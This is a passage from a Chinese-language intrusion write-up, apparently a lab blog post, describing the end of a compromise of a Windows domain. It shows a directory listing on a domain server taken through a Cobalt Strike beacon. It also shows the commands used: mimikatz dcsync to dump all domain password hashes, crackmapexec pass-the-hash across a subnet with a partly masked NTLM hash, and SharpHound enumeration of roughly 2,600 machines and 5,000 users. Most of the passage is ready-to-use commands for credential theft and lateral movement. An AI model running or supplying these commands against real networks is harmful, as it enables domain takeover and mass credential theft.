
04/14/2021  10:15 AM    <DIR>          ADHealthCheck
03/17/2021  03:57 PM    <DIR>          Automation
08/17/2021  12:57 PM          30,081,024 CiscoUserAgent.sdf
08/16/2018  05:01 PM             268 copy-screensaver-photo - Copy.bat
10/06/2018  03:44 PM             244 copy-screensaver-photo.bat
07/25/2018  02:39 PM           1,929 ExtADSch.log
08/15/2018  09:43 PM    <DIR>          IT
04/14/2021  02:36 PM          409,160 members.csv
08/22/2013  09:22 PM    <DIR>          PerfLogs
04/02/2021  06:28 PM    <DIR>          Program Files
03/18/2021  01:21 PM    <DIR>          Program Files (x86)
03/22/2021  04:36 PM    <DIR>          scripts
07/14/2019  09:11 PM    <DIR>          StorageReports
07/12/2019  09:52 PM    <DIR>          symlinktemp
04/21/2021  03:51 PM    <DIR>          TEMP
03/09/2020  03:24 PM             24 UserAgentEncryptionBytes.bin
03/04/2021  11:02 AM    <DIR>          Users
01/17/2021  09:11 PM    <DIR>          Windows
        6 File(s)          30,492,649 bytes
       12 Dir(s)   176,200,134,656 bytes free

[>SERVER93] [REDACTED] ..kumari/24104 (x64)
beacon>

```

最后直接 dcsync dump 域内全部 hash:

```
mimikatz lsadump::dcsync /domain:psnet.com /all /csv
```



5000 多个域用户的 hash 都拿到了，可以进行 pth，随后只要 administrator 的 hash，就可以指定：

```
mimikatz lsadump::dcsync /domain:inbug.org /user:Administrator
```

 InBug实验室



```
proxychains crackmapexec smb 192.168.0.0/24 -u administrator -H 4a03985f63e4dx  
xxxxxx -d inbug.org -x "net user"
```





此时游戏已经结束了！查看了一下域内进行信息：

```
execute-assembly /Users/saulgoodman/Downloads/SharpHound.exe -c all
```



好家伙，2600 多机器，5000 多个用户，就到这吧。